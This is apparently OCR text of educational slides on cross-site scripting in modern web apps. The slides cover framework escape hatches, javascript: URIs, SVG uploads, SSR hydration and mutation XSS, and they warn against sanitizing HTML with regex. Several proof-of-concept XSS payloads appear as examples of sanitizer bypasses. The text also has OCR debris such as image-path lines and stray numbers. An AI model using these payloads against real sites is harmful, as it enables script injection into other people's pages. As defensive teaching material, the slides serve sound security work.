




Gemini Notebook



Gemini Notebook

XSS Taxonomy in the SPA Era



Key Insight: DOM XSS never leaves the browser. It is uniquely dangerous because the payload is completely invisible to network-level WAFs and server-side logs.

Gemini Notebook

Modern Frameworks & Their Escape Hatches

	Secure Default (Contextual Auto-Escaping)	Escape Hatch (Vulnerable APIs)
React	{data}	dangerouslySetInnerHTML={{ __html: data }}
Angular	{{data}}	bypassSecurityTrustHtml(data)
Vue	{{data}}	v-html='data'

Core Principle: Frameworks eliminate classic HTML body injection, but require **absolute developer diligence** when bypassing contextual protections for raw HTML.

Gemini Notebook

The Edge Cases: URLs, SSR, and SVG

The javascript: URI

```
<a href={userLink}>
```

If **userLink** equals **'javascript:alert(1)'**, XSS fires on click. Custom URL validation is required.

The SVG Trap

```
Content-Type: image/svg+xml
```

Uploads served from the main application origin can execute embedded <script> tags when rendered directly by the browser.

Inline SSR JSON Hydration

```
<script>
  window>window.__INITIAL_STATE__ =
      ${JSON.stringify(data)}
</script>
```

Attacker-supplied **</script>** tags within the JSON break out of the execution context entirely.

Gemini Notebook

The Fallacy of Regex HTML Sanitization

Attempted Sanitization

```
/<script\b[^<]*(?:(?!</script>)<[^<]*)*</script>/gi
```

Nested Tags Bypass

```
<scr<script>ipt>alert(1)</script>
```

Image Vector Bypass

```
<img src=x onerror=alert(1)>
```

SVG Payload Bypass

```
<svg onload=alert(1)>
```

The Imperative: HTML **is not a regular language**. Browsers aggressively auto-correct broken markup, rendering Regex fundamentally incapable of tracking context. **NEVER use regex for sanitization.**

Gemini Notebook

Mutation XSS (mXSS) & Parser Differentials

[50, 10.8]
[20, 608]
[20, 400]

AST Sanitizer

Payload <math><text> enters DOMPurify. Passes AST validation as safe.

Browser Assignment

Sanitized string is assigned to element.innerHTML.


Browser Mutation

Internal HTML parser ‘corrects’ markup upon insertion. Mutates safe tags into executable <style> or <script>.

Concept: mXSS exploits canonicalization differentials between the sanitizer’s parser and the browser’s active rendering engine.

